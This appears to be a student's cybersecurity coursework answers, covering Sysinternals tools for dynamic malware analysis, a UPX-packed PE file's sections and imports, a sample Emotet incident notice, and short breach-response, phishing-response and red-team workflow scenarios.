08:54:...	Explorer.EXE	576	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
08:54:...	Explorer.EXE	576	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Classes\CLSID\{A00E...	NAME NOT FOUND	Desired Access: R...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCR\CLSID\{A00EE528-EBD9-48B8-...	SUCCESS	Desired Access: R...
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: Name
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: HandleTag...
08:54:...	splunkd.exe	2776	ReadFile	C:\Windows\System32\ntdll.dll	SUCCESS	Offset: 3444224, L...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Classes\CLSID\{a00e...	NAME NOT FOUND	Desired Access: M...
08:54:...	Explorer.EXE	576	RegQueryValue	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	NAME NOT FOUND	Length: 16
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: Name
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Classes\CLSID\{a00e...	NAME NOT FOUND	Desired Access: Q...
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Desired Access: Q...
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: Name
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{a00ee528-ebd9-48b8-9...	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Classes\CLSID\{a00e...	NAME NOT FOUND	Desired Access: M...

Showing 1035093 of 1582528 events (65%)   Backed by virtual memory

b. What It Shows

- **Real-time system calls**: Registry access, file system access, network usage
- Monitors **everything a binary touches**
- Can filter events per **process, path, operation**, etc.


c. How Analysts Use It

- Identify:
  - Registry keys accessed/modified
  - Files created or deleted
  - **Persistence** indicators (Run keys, Scheduled Tasks)
- Track malware behavior at **execution time**

- Understand how malware **interacts with OS**

🔧 3. Autoruns

🔹 a. Screenshot



Autoruns Entry	Description	Publisher	Image Path
Logon			
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ Mozilla-Firefox-308046B0AF4A39CB	Firefox	(Verified) Mozilla Corporation	C:\Program Files\Mozilla Firefox\firef
☑ OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Users\SAFAYATH\AppData\Local\M
☑ Privacy Eraser	Privacy Eraser	(Verified) Shenzhen Saiboen Softw...	C:\Program Files (x86)\Cybertron\Priv
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell			
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components			
☑ Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edg
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run			
☑ XArp	XArp	(Not Verified) www.chrismc.de	C:\Program Files (x86)\XArp\xarp.exe
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components			
☑ n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll
Explorer			
HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers			

🔹 b. What It Shows

- **All auto-starting programs and services**
- **Run keys, scheduled tasks, startup folders, driver entries**
- **Identifies unsigned or hidden executables**

🔹 c. How Analysts Use It

- **Spot malware persistence mechanisms**
- **See what programs start automatically**
- **Detect unknown or unsigned entries in autorun locations**

- **Ideal for detecting stealthy infections**

Summary Table

Tool	Use Case	Key Output	Analyst Usage
Process Explorer	Analyze running processes	Process tree, DLLs, digital signature	Find malware processes and injections
Process Monitor	Trace system-level actions	File, registry, and network activity	Track what the binary does at runtime
Autoruns	Identify persistence techniques	Startup entries and registry keys	Detect malware auto-start entries

🔹 d :- Are These Tools Used for Dynamic or Static Binary File Analysis?

All three **Sysinternals tools** discussed—**Process Explorer**, **Process Monitor**, and **Autoruns**—are primarily used for:

> ✅ **Dynamic Binary File Analysis**

🔍 What is Dynamic Analysis?

Dynamic analysis involves **executing the binary in a controlled environment (sandbox or virtual machine)** and **observing its behavior in real time**.

🔧 Why These Tools Are Dynamic Analysis Tools

Tool	Static or Dynamic	Justification
Process Explorer	✅ Dynamic	Observes **live running processes**, threads, and memory usage of the executable during execution.
Process Monitor	✅ Dynamic	Captures **real-time system activity** (file/registry/network access) while the binary is running.
Autoruns	✅ Dynamic (semi-static)	Checks **current system state** (auto-start entries), useful after a file executes and sets persistence. Doesn't execute the binary itself, but **detects post-execution traces**.

🧠 Summary


These tools help analysts:

- Understand what the malware **does when executed**
- Observe how it **modifies the system**
- Identify **indicators of compromise (IOCs)** in real time

Thus, they are powerful tools for **dynamic malware analysis**, not for static code dissection (which would involve tools like `Ghidra`, `IDA Pro`, or `PEStudio`).

✅ 2. Please review the following figure and describe the following:

🔹 a. What do you see in the figure?



2. Please review the following figure and describe the following:

Target Machine	Intel 386 or later processors and compatible processors
Entry Point	1465968
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
UPX0	4096	1183744	0	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	1187840	282624	281600	8	13c3fbea3aec24cbeb617794bab080c0
.rsrc	1470464	4096	1536	4.07	a24303785837b4a1c9f0331c28911de9

Imports

```
KERNEL32.DLL
    VirtualFree
    ExitProcess
    VirtualProtect
    LoadLibraryA
    VirtualAlloc
    GetProcAddress
msvcrt.dll
    _dup
```

This figure represents the **analysis of a Portable Executable (PE)** file (most likely a Windows binary or malware sample) using a static analysis tool like **PEStudio**, **CFF Explorer**, or **Detect It Easy (DIE)**.

It shows:

- Target architecture (`Intel 386 or later`)
- Entry point address
- Section information (virtual and raw sizes, entropy, and MD5 hashes)
- DLL imports (functions the binary uses from system libraries)

🔹 b. What does the "Section" mean?

A **section** in a PE file is a **logical unit** of data within the executable. Common section types include:

Section	Meaning
UPX0 / UPX1	Sections packed using the **UPX packer** (compressed executable)
.rsrc	The **resource section**, often contains icons, strings, or other embedded data

Each section has:

- **Virtual Address**: Where it's loaded in memory.
- **Virtual Size**: Actual size in memory after decompression.
- **Raw Size**: Size on disk.
- **Entropy**: A measure of randomness (used to detect packing or encryption).
- **MD5**: Hash value of the section (used for integrity check or identification).

🔹 c. What does the name UPX mean?

UPX (Ultimate Packer for Executables) is a **free and open-source executable packer**. It compresses PE files and decompresses them at runtime.

In this figure:

- `UPX0` and `UPX1` sections indicate that this binary has been **packed with UPX**, a common sign of obfuscation (either for protection or malicious purposes).

- Malware often uses UPX to **evade static signature detection**.

🔹 d. What is Entropy, and what is it used for?

Entropy is a **numerical representation of randomness** in data (from 0 to 8 for PE files).

Entropy Score	Interpretation
~0–4	Likely **text** or uncompressed data
~4–6	Normal executable code
~7–8	**Highly packed or encrypted data** (possibly malicious)

In this figure:

- `UPX1` has entropy `8`, indicating it's **packed/compressed**
- `.rsrc` has `4.07`, typical for resource sections
- `UPX0` has `0`, likely due to zero raw size (not stored on disk)

🔹 e. What does the import section mean?

The **Import Table** lists the **external functions and DLLs** the binary depends on at runtime.Here, the binary imports from:

- `KERNEL32.DLL` — Core Windows API for memory, process, and library management

- `msvcrt.dll` — Microsoft C runtime (standard C functions)

These imports indicate:

- The binary uses **dynamic linking**
- Might be using **memory manipulation**, **process termination**, or **DLL loading**, which are typical in **malware behavior**

🔹 f. Bonus Question: Do you recognize the import functions under KERNEL32.DLL?

Yes! These are **commonly used Windows API functions** often used in:

- **Malware**
- **Packers**
- **Loaders**

Function	Purpose
`VirtualAlloc` / `VirtualFree`	Allocate or free memory
`ExitProcess`	Terminate a process
`LoadLibraryA`	Load a DLL at runtime
`VirtualProtect`	Change memory protection (used in code injection or unpacking)

`GetProcAddress`	Get address of a function from a DLL (often used for stealthy API usage)

These are often part of **code injection**, **shellcode loaders**, or **packed malware**. Their presence in a UPX-packed binary suggests potential **malicious intent** or **obfuscation**.

✅ Final Verdict:

This PE file is **packed with UPX**, has **suspiciously high entropy**, and uses **runtime memory and library operations**. These signs **strongly suggest** it is either malware or a highly obfuscated loader.

Exercise 4

📩 Incident Notification: Emotet Malware Infection at Acme Incorporated

To: IT & Security Management, Acme Incorporated
From: David, Cybersecurity Analyst

Date: 20/03/2020

Subject: Immediate Action Required – Emotet Malware Infection Identified

🛑 Summary of the Incident

During a recent event review of systems **ABC, CDE, and FGH**, we discovered a coordinated malware infection caused by the **Emotet** malware family. Our investigation confirms that:

- Each system user received a **phishing email** containing a **malicious Word document attachment**.
- The email appeared to be legitimate and tricked users into opening the file.
- Upon opening, the document executed a script that **contacted an external server** to download the **Emotet malware**.
- The malware was **successfully downloaded and executed** on all three systems, resulting in full compromise.

🧠 What is Emotet?

Emotet is a **highly sophisticated malware** originally designed as a banking trojan but later evolved into a powerful delivery mechanism for other malware like ransomware or credential stealers. It:

- Spreads via email phishing
- Establishes backdoor access to infected machines
- Often downloads additional malicious payloads
- Can exfiltrate sensitive data and allow attackers to move laterally across the network

📊 Visual Attack Flow Summary (Plain Explanation)

1. **Phishing Email Sent** → Arrived in inboxes of ABC, CDE, FGH users
2. **User Interaction** → Users opened a document thinking it's safe
3. **Payload Triggered** → Hidden code inside the document runs
4. **External Connection** → Malware connects to a malicious server
5. **Emotet Downloaded** → Malware gets installed silently
6. **System Compromised** → Attacker has full access to those systems

---

✅ Recommended Actions

To contain, investigate, and recover from this threat, we recommend the following:

🔒 Immediate Containment:

- **Isolate infected machines (ABC, CDE, FGH)** from the network to prevent lateral spread.
- Disable all outgoing communication to suspicious IPs or domains associated with Emotet.

🛠️ Remediation:

- **Reimage the infected systems** and restore data from clean backups.
- **Reset passwords** for affected users and check for suspicious logins.
- Deploy updated anti-malware tools across all endpoints.

🔍 Monitoring and Prevention:

- Review email security settings to block similar phishing attempts.
- Conduct **company-wide phishing awareness training**.
- Enable **multi-factor authentication (MFA)** across critical services.

📞 We're Here to Help

Please treat this as a **critical security issue**. We are available to assist with containment, forensic analysis, and ongoing protection steps.

Let us know if you'd like a detailed technical report, IOC (Indicators of Compromise) list, or real-time incident response support.

Best regards,
David
Cybersecurity Analyst
[Your Contact Info]

Scenario 1:

🛡️ **You're a new cybersecurity professional in an organization facing a critical attack. What will you do to prevent a data breach?**

✅ **Immediate Response Plan:**

1. **Identify the Attack Vector:**
   - Use SIEM tools (like Splunk or ELK) to identify where the attack originated — whether it's through email (phishing), external ports, or internal compromise.
   - Run endpoint detection (EDR) tools to check for abnormal behavior on assets.
2. **Contain the Breach:**

  - ○ Immediately isolate affected machines or networks from the internal and external network (segmentation).
  - ○ Block all suspicious IPs and domains via the firewall or proxy.
3. **Preserve Forensic Evidence:**
   - ○ Before making any changes, capture memory dumps, network traffic logs, and disk images for analysis.
4. **Communicate:**
   - ○ Inform the internal incident response team and executive management.
   - ○ Notify legal/compliance teams (especially if dealing with personal data and regulatory obligations like GDPR/IT Act in India).
5. **Mitigation and Patch:**
   - ○ Identify the exploited vulnerability (e.g., unpatched software, open port, misconfigurations).
   - ○ Apply patches or workaround fixes across the infrastructure.
6. **Monitor & Harden:**
   - ○ Increase network monitoring.
   - ○ Enforce least privilege, enable MFA, and restrict access to critical systems.
7. **Post-Incident Review:**
   - ○ Perform root cause analysis.
   - ○ Conduct tabletop exercises and update the incident response playbook.

Scenario 2:

📨 **Users report phishing emails from one specific domain. What is your response as a security analyst?**

🔍 **Step-by-Step Approach to Mitigate the Phishing Attack:**

1. **Collect Evidence:**

   - Review reported emails and extract the sender domain, header, URLs, attachment hashes.
   - Analyze the email structure, language, and payloads using sandboxing tools (e.g., Any.Run, Joe Sandbox).
2. **Block the Source:**
   - Add the malicious domain/IP to the email gateway’s blocklist.
   - Configure DNS sinkholing or firewall rules to block connections to that domain.
3. **User Awareness:**
   - Notify all employees about the ongoing phishing campaign with real examples and safety instructions.
   - Remind them **not to click unknown links** and **report suspicious emails**.
4. **Email Filtering Rules:**
   - Use SPF, DKIM, and DMARC policies to reduce spoofed email entries.
   - Configure DLP and sandbox rules to scan attachments and links in real-time.
5. **Threat Hunting:**
   - Check logs for who clicked or opened the malicious email.
   - Scan endpoints for malware associated with those emails.
6. **Report the Domain:**
   - Report the phishing domain to domain registrars or threat intel platforms for takedown.
7. **Future Prevention:**
   - Conduct simulated phishing drills.
   - Update anti-phishing tools and threat feeds regularly.

Scenario 3:

🚩 As a Red Team member, you're asked to ensure a product is vulnerability-free before its release. What is your workflow?

🧪 Red Team Testing Workflow:

1. **Scoping:**
    - Understand the product architecture — web app, mobile app, API, or desktop.
    - Define the boundaries and test environment (staging vs. production).
2. **Reconnaissance:**
    - Passive recon: WHOIS, Shodan, public leaks, GitHub code leaks.
    - Active recon: Port scanning, banner grabbing, subdomain enumeration.
3. **Vulnerability Assessment:**
    - Use tools like **Nessus**, **OpenVAS**, or **Nmap** to identify open ports, outdated software, misconfigurations.
4. **Exploitation:**
    - Manual exploitation using **Burp Suite**, **SQLMap**, or **Metasploit**.
    - Search for vulnerabilities like:
        - XSS
        - SQL Injection
        - CSRF
        - IDOR
        - Broken Authentication
5. **Privilege Escalation & Lateral Movement (if internal):**
    - Try local file inclusion, insecure service configurations, or unpatched privilege bugs.
6. **Reporting:**
    - Prepare a **detailed vulnerability report** with the following:
        - Vulnerability description
        - Risk rating (CVSS-based)
        - Exploitability
        - Steps to reproduce
        - Screenshots/Payloads
        - Remediation steps
7. **Retesting:**

    - After fixes are applied by the development team, re-run tests to ensure vulnerabilities are closed.

🔁 **Final Deliverables:**

- Executive Summary (for management)
- Technical Report (for developers)
- Video demo (optional, for complex exploits)

Thank you